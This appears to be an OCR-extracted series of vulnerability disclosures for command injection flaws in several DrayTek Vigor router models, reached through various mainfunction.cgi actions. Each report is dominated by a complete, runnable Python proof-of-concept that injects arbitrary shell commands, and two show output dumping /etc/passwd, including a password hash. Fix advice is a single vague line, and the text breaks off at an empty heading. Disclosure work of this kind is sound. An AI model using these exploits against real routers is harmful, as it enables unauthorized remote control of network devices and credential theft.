
DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `backup`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```python
import argparse
import requests

action = "backup"
cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
```

```
            "Referer": f"http://{host}/",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        # action = "get_subconfig"
        # data = f"action={action}&getlocal=xxx&rtick={cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724827664524"
        data = {
            "serverip": cmd,
            "action": action,
            "filename": "1",
            "pw_encode": "1",
            "key": "1",
            "sectiontype": "1",
            "default_value": "1",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)


```

3. Execute the POC

```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `backup` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE6: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `get_subconfig`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `get_subconfig`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```python
import argparse
import requests

action = "get_subconfig"
cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
```

```
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            "Referer": f"http://{host}/",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        # action = "get_subconfig"
        # data = f"action={action}&getlocal=xxx&rtick={cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724827664524"
        data = {
            "option": cmd,
            "action": action,
            "name": "1",
            "rfilter": "1",
            "rvalue": "1",
            "sectiontype": "1",
            "default_value": "1",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
```

```
    args = parser.parse_args()
    system(args.host, args.cmd)


```

3. Execute the POC

Cause Analysis

This vulnerability appears in the `get_subconfig` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE7: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `sign_cacertificate`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `sign_cacertificate`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.




2. ready poc for test

```python
import argparse
import requests

action = "sign_cacertificate"
cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            "Referer": f"http://{host}/",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        # action = "get_subconfig"
        # data = f"action={action}&getlocal=xxx&rtick={cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724827664524"
        data = {
            "table": cmd,
            "action": action,
            "option": "1",
            "ca": "1",
            "rvalue": "1",
            "sectiontype": "1",
            "default_value": "1",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
```

```python
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)


```

3. Execute the POC



Cause Analysis

This vulnerability appears in the `sign_cacertificate` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE8: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `setup_cacertificate`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `setup_cacertificate`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```python
import argparse
import requests

action = "setup_cacertificate"
cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
```

```python
            "Referer": f"http://{host}/",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        # action = "get_subconfig"
        # data = f"action={action}&getlocal=xxx&rtick={cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724827664524"
        data = {
            "option": cmd,
            "action": action,
            "config": "1",
            "rfilter": "1",
            "rvalue": "1",
            "sectiontype": "1",
            "default_value": "1",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)


```

3. Execute the POC

```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `setup_cacertificate` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE9: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `ruequest_certificate`

Vulnerability Title

